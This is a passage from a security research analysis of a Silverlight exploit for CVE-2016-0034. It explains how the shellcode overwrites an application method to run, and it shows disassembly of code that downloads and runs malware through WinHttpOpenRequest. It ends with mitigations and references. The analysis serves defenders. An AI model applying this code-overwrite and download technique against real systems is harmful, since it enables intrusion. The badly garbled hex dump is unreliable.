The shellcode is executed by simply calling the method with replaced code. Because the method is part of the application, the code at that address is allowed to run by default. This way a ROP chain is unnecessary, and there is no need for a VirtualAlloc/VirtualProtect call.

The application is careful to keep a backup of the original method body and put it back after shellcode execution. Also the corrupted integer array length is put back to the original length of 5, to avoid the garbage collector crashing the app when trying to clean up unallocated space:

```
public override void vmethod_1(uint uint_1)
{
    this.gclass4_0.uint_0[0x3FFFFFF] = uint_1; // 5
}
```



Finally, the shellcode creates a new thread and downloads malware from the URL specified in the Silverlight object's "initParams" and runs it:

00315688	8D8D EØFDFFFF	lea ecx,dword ptr ss:[ebp-220]	
0031568E	51	push ecx	
0031568F	57	push edi	
00315690	50	push eax	
00315691	FF56 68	call dword ptr ds:[esi+68] winh	ttp.WinHttpOpenRequest
00315694	8BD8	mov ebx,eax	
00315696	3BDF	cmp ebx,edi	
00315698	895D 7C	mov dword ptr ss:[ebp+7C],ebx	
0031569B ^	`0F84 0AFFFFFF	je 003155AB	
003156A1	68 00040000	push 400	
003156A6	E8 6C050000	call 00315C17	
003156AB	50	push eax	
003156AC	8D85 D8F3FFFF	lea eax,dword ptr ss:[ebp-C28]	
003156B2	50	push eax	
003156B3	FF56 48	call dword ptr ds:[esi+48]	
003156B6	83C4 0C	add esp,0C	
00315689	85C0	test eax,eax	
003156BB ^	`0F84 EAFEFFFF	je 003155AB	
003156C1	68 00000020	push 20000000	
003156C6	6A FF	push -1	
		<mark>push −1</mark> winhttp.WinHttpOpenRequest)	
ds:[003163	395]=70794AEA (winhttp.WinHttpOpenRequest)	UNICODE /officer
ds:[003163 Address	395]=70794AEA (winhttp.WinHttpOpenRequest) 6 00 66 00 69 00 63 00 65 00 72 00	
ds:[003163 Address 0096F654	395]=70794AEA (Hex dump 2F 00 6F 00 6	winhttp.WinHttpOpenRequest) 6 00 66 00 69 00 63 00 65 00 72 00 8 00 74 00 3F 00 73 00 68 00 69 00	/officer .xht?shi p=&six=w
ds:[003163 Address 0096F654 0096F664 0096F664 0096F684	Hex dump 2F 00 6F 00 6 2E 00 78 00 6 70 00 3D 00 2 54 00 50 00 3	winhttp.WinHttpOpenRequest) 6 00 66 00 69 00 63 00 65 00 72 00 8 00 74 00 3F 00 73 00 68 00 69 00 6 00 73 00 69 00 78 00 3D 00 77 00 3 00 6D 00 26 00 74 00 65 00 72 00	∕officer .xht?shi p=&six=w TP3m&ter
ds:[003163 Address 0096F654 0096F664 0096F674 0096F684 0096F694	Hex dump 2F 00 6F 00 6 2E 00 78 00 6 70 00 3D 00 2	winhttp.WinHttpOpenRequest) 6 00 66 00 69 00 63 00 65 00 72 00 8 00 74 00 3F 00 73 00 68 00 69 00 6 00 73 00 69 00 78 00 3D 00 77 00 3 00 6D 00 26 00 74 00 65 00 72 00 A 00 55 00 56 00 69 00 31 00 4F 00	/officer .xht?shi p=&six=w TP3m&ter m=JUVi10
ds:[003163 Address 0096F654 0096F664 0096F674 0096F684 0096F694 0096F694	Hex dump 2F 00 6F 00 6 2E 00 78 00 6 70 00 3D 00 2 54 00 50 00 3 6D 00 3D 00 4 61 00 75 00 4	winhttp.WinHttpOpenRequest) 6 00 66 00 69 00 63 00 65 00 72 00 8 00 74 00 3F 00 73 00 68 00 69 00 6 00 73 00 69 00 78 00 3D 00 77 00 3 00 6D 00 26 00 74 00 65 00 72 00 A 00 55 00 56 00 69 00 31 00 4F 00 5 00 26 00 73 00 65 00 74 00 74 00	/officer .xht?shi p=&six=w TP3m&ter m=JUVi10 auE&sett
ds:[003163 0096F654 0096F664 0096F664 0096F674 0096F684 0096F694 0096F684	Hex dump 2F 00 6F 00 6 2E 00 78 00 6 70 00 3D 00 2 54 00 50 00 3 6D 00 3D 00 4 61 00 75 00 4 6C 00 65 00 3	winhttp.WinHttpOpenRequest) 6 00 66 00 69 00 63 00 65 00 72 00 8 00 74 00 3F 00 73 00 68 00 69 00 6 00 73 00 69 00 78 00 3D 00 77 00 3 00 6D 00 26 00 74 00 65 00 72 00 A 00 55 00 56 00 69 00 31 00 4F 00 5 00 26 00 73 00 65 00 74 00 74 00 D 00 26 00 61 00 75 00 64 00 69 00	/officer .xht?shi p=&six=w TP3m&ter m=JUVi10 auE&sett le=&audi
ds:[003163 0096F654 0096F664 0096F664 0096F684 0096F684 0096F684 0096F684 0096F684	Hex dump 2F 00 6F 00 6 2E 00 78 00 6 70 00 3D 00 2 54 00 50 00 3 6D 00 3D 00 4 61 00 75 00 4 6C 00 65 00 3 65 00 6E 00 6	winhttp.WinHttpOpenRequest) 6 00 66 00 69 00 63 00 65 00 72 00 8 00 74 00 3F 00 73 00 68 00 69 00 6 00 73 00 69 00 78 00 3D 00 77 00 3 00 6D 00 26 00 74 00 65 00 72 00 A 00 55 00 56 00 69 00 31 00 4F 00 5 00 26 00 73 00 65 00 74 00 74 00 D 00 26 00 61 00 75 00 64 00 69 00 3 00 65 00 3D 00 42 00 4E 00 33 00	/officer .xht?shi p=&six=w TP3m&ter m=JUVi10 auE&sett le=&audi ence=BN3
ds:[003163 0096F654 0096F664 0096F664 0096F684 0096F684 0096F684 0096F684 0096F684 0096F684	Hex dump 2F 00 6F 00 6 2E 00 78 00 6 70 00 3D 00 2 54 00 50 00 3 6D 00 3D 00 4 61 00 75 00 4 6C 00 65 00 3 65 00 6E 00 6 52 00 32 00 6	winhttp.WinHttpOpenRequest) 6 00 66 00 69 00 63 00 65 00 72 00 8 00 74 00 3F 00 73 00 68 00 69 00 6 00 73 00 69 00 78 00 3D 00 77 00 3 00 6D 00 26 00 74 00 65 00 72 00 A 00 55 00 56 00 69 00 31 00 4F 00 5 00 26 00 73 00 65 00 74 00 74 00 D 00 26 00 61 00 75 00 64 00 69 00 3 00 65 00 3D 00 42 00 4E 00 33 00 C 00 38 00 53 00 4F 00 26 00 77 00	/officer .xht?shi p=&six=w TP3m&ter m=JUVi10 auE&sett le=&audi ence=BN3 R218SO&w
ds:[003163 0096F654 0096F664 0096F664 0096F684 0096F684 0096F684 0096F684 0096F684 0096F664 0096F604 0096F604	Hex dump 2F 00 6F 00 6 2E 00 78 00 6 70 00 3D 00 2 54 00 50 00 3 6D 00 3D 00 4 61 00 75 00 4 61 00 65 00 3 65 00 6E 00 6 52 00 32 00 6 68 00 79 00 3	winhttp.WinHttpOpenRequest) 6 00 66 00 69 00 63 00 65 00 72 00 8 00 74 00 3F 00 73 00 68 00 69 00 6 00 73 00 69 00 78 00 3D 00 77 00 3 00 6D 00 26 00 74 00 65 00 72 00 A 00 55 00 56 00 69 00 31 00 4F 00 5 00 26 00 73 00 65 00 74 00 74 00 D 00 26 00 61 00 75 00 64 00 69 00 3 00 65 00 3D 00 42 00 4E 00 33 00 C 00 38 00 53 00 4F 00 26 00 77 00 D 00 26 00 67 00 6F 00 76 00 65 00	/officer .xht?shi p=&six=w TP3m&ter m=JUVi10 auE&sett le=&audi ence=BN3 R218SO&w hy=&gove
ds:[003163 0096F654 0096F664 0096F664 0096F684 0096F684 0096F684 0096F684 0096F684 0096F6C4 0096F6C4 0096F6C4 0096F6C4	Hex dump 2F 00 6F 00 6 2E 00 78 00 6 70 00 3D 00 2 54 00 50 00 3 6D 00 3D 00 4 61 00 75 00 4 61 00 65 00 3 65 00 6E 00 6 52 00 32 00 6 52 00 32 00 6 68 00 79 00 3 72 00 6E 00 6	winhttp.WinHttpOpenRequest) 6 00 66 00 69 00 63 00 65 00 72 00 8 00 74 00 3F 00 73 00 68 00 69 00 6 00 73 00 69 00 78 00 3D 00 77 00 3 00 6D 00 26 00 74 00 65 00 72 00 A 00 55 00 56 00 69 00 31 00 4F 00 5 00 26 00 73 00 65 00 74 00 74 00 D 00 26 00 61 00 75 00 64 00 69 00 3 00 65 00 3D 00 42 00 4E 00 33 00 C 00 38 00 53 00 4F 00 26 00 77 00 D 00 26 00 67 00 6F 00 76 00 65 00 F 00 72 00 3D 00 7A 00 55 00 44 00	/officer .xht?shi p=&six=w TP3m&ter m=JUVi10 auE&sett le=&audi ence=BN3 R2l8SO&w hy=&gove rnor=zUD
ds:[003163 0096F654 0096F654 0096F664 0096F684 0096F684 0096F684 0096F684 0096F684 0096F6C4 0096F6C4 0096F6C4 0096F6C4 0096F6C4	Hex dump 2F 00 6F 00 6 2E 00 78 00 6 70 00 3D 00 2 54 00 50 00 3 6D 00 3D 00 4 61 00 75 00 4 61 00 75 00 4 65 00 65 00 3 65 00 65 00 3 65 00 65 00 3 72 00 65 00 6 74 00 31 00 6	winhttp.WinHttpOpenRequest) 6 00 66 00 69 00 63 00 65 00 72 00 8 00 74 00 3F 00 73 00 68 00 69 00 6 00 73 00 69 00 78 00 3D 00 77 00 3 00 6D 00 26 00 74 00 65 00 72 00 A 00 55 00 56 00 69 00 31 00 4F 00 5 00 26 00 73 00 65 00 74 00 74 00 D 00 26 00 61 00 75 00 64 00 69 00 3 00 65 00 3D 00 42 00 4E 00 33 00 C 00 38 00 53 00 4F 00 26 00 77 00 D 00 26 00 67 00 6F 00 76 00 65 00 F 00 72 00 3D 00 7A 00 55 00 44 00 8 00 6E 00 35 00 70 00 71 00 4C 00	/officer .xht?shi p=&six=w TP3m&ter m=JUVi10 auE&sett le=&audi ence=BN3 R218SO&w hy=&gove rnor=zUD t1hn5pqL
ds:[003163 0096F654 0096F664 0096F664 0096F684 0096F684 0096F684 0096F684 0096F684 0096F6C4 0096F6C4 0096F6C4 0096F6C4 0096F674 0096F704 0096F714	Hex dump 2F 00 6F 00 6 2E 00 78 00 6 70 00 3D 00 2 54 00 50 00 3 6D 00 3D 00 4 61 00 75 00 4 61 00 75 00 4 65 00 6E 00 6 52 00 32 00 3 52 00 32 00 6 52 00 32 00 3 52 00 32 00 6 52 00 32 00 3 52 00 32 00 6 52 00 6 52 00 6 52 00 6 50 0	winhttp.WinHttpOpenRequest) 6 00 66 00 69 00 63 00 65 00 72 00 8 00 74 00 3F 00 73 00 68 00 69 00 6 00 73 00 69 00 78 00 3D 00 77 00 3 00 6D 00 26 00 74 00 65 00 72 00 A 00 55 00 56 00 69 00 31 00 4F 00 5 00 26 00 73 00 65 00 74 00 74 00 D 00 26 00 61 00 75 00 64 00 69 00 3 00 65 00 3D 00 42 00 4E 00 33 00 C 00 38 00 53 00 4F 00 26 00 77 00 D 00 26 00 67 00 6F 00 76 00 65 00 F 00 72 00 3D 00 7A 00 55 00 44 00 8 00 6E 00 35 00 70 00 71 00 4C 00 2 00 57 00 74 00 78 00 4D 00 49 00	/officer .xht?shi p=&six=w TP3m&ter m=JUVi10 auE&sett le=&audi ence=BN3 R218SO&w hy=&gove rnor=zUD t1hn5pqL qCBWtxMI
ds:[003163 0096F654 0096F654 0096F664 0096F684 0096F684 0096F684 0096F684 0096F684 0096F6C4 0096F6C4 0096F6C4 0096F6C4 0096F6C4	Hex dump 2F 00 6F 00 6 2E 00 78 00 6 70 00 3D 00 2 54 00 50 00 3 6D 00 3D 00 4 61 00 75 00 4 61 00 75 00 4 65 00 6E 00 6 52 00 32 00 6 52 00 32 00 6 74 00 31 00 6 74 00 31 00 6 71 00 43 00 4 55 00 6C 00 4	winhttp.WinHttpOpenRequest) 6 00 66 00 69 00 63 00 65 00 72 00 8 00 74 00 3F 00 73 00 68 00 69 00 6 00 73 00 69 00 78 00 3D 00 77 00 3 00 6D 00 26 00 74 00 65 00 72 00 A 00 55 00 56 00 69 00 31 00 4F 00 5 00 26 00 73 00 65 00 74 00 74 00 D 00 26 00 61 00 75 00 64 00 69 00 3 00 65 00 3D 00 42 00 4E 00 33 00 C 00 38 00 53 00 4F 00 26 00 77 00 D 00 26 00 67 00 6F 00 76 00 65 00 F 00 72 00 3D 00 7A 00 55 00 44 00 8 00 6E 00 35 00 70 00 71 00 4C 00 2 00 57 00 74 00 78 00 4D 00 49 00	/officer .xht?shi p=&six=w TP3m&ter m=JUVi10 auE&sett le=&audi ence=BN3 R218SO&w hy=&gove rnor=zUD t1hn5pqL

A few API functions are used by the shellcode, such as "winhttp.WinHttpOpenRequest". These API functions are obtained by parsing the process' import address table directly, which could be detected as an unusual behavior for a normal application.



Conclusion and possible mitigations

This exploit is interesting in several ways. First, unlike older exploits, it does not focus on external data input that is stored on the stack or in the heap, but rather on external code input (the custom encoder/decoder).

Second, after obtaining arbitrary memory access, overwriting an existing code block with the shellcode is quite clever because that code block already has the proper executable rights, so a ROP chain, stack pivot and marking memory as executable is avoided, techniques for which many mitigations are already in place.

Third, even though the BinaryReader issue is now patched, the problem remains the arbitrary memory access through the use of an array of corrupted length.

To avoid this situation, mitigation techniques should be introduced in future versions of Silverlight, as other vendors have done in other interpreted languages.

For example, the latest version of Adobe Flash Player keeps the array length in memory along with a validation secret, and checks it at every access. Also, in Flash, different object types are stored isolated from one another in memory, which prevents a byte array overflow corrupting an integer array. You can read about these Flash changes <u>here</u>. Mitigations like these would greatly reduce the possibility of arbitrary memory access and finally code execution, even after new vulnerabilities are being discovered.

Last but not least, the fact that .Net generates code and leaves it writeable is also a vulnerability in itself. Probably Microsoft had good reasons to do that, like avoiding the high overhead introduced by changing protection rights for every generated code block.

Acknowledgements

We would like to thank <u>Kafeine</u> for sharing the Fiddler dump file, which is available <u>here</u>.

References

CVE-2016-0034, Microsoft Silverlight 5 before 5.1.41212.0 mishandles negative offsets during decoding https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0034

Microsoft Security Bulletin MS16-006 https://technet.microsoft.com/en-us/library/security/ms16-006.aspx

The mysterious case of CVE-2016-0034: the hunt for a Microsoft Silverlight 0-day Costin Raiu, Anton Ivanov https://securelist.com/blog/research/73255/the-mysterious-case-of-cve-2016-0034-the-hunt-for-amicrosoft-silverlight-0-day/

Significant Flash exploit mitigations are live in v18.0.0.209 Mark Brand, Chris Evans http://googleprojectzero.blogspot.ro/2015/07/significant-flash-exploit-mitigations_16.html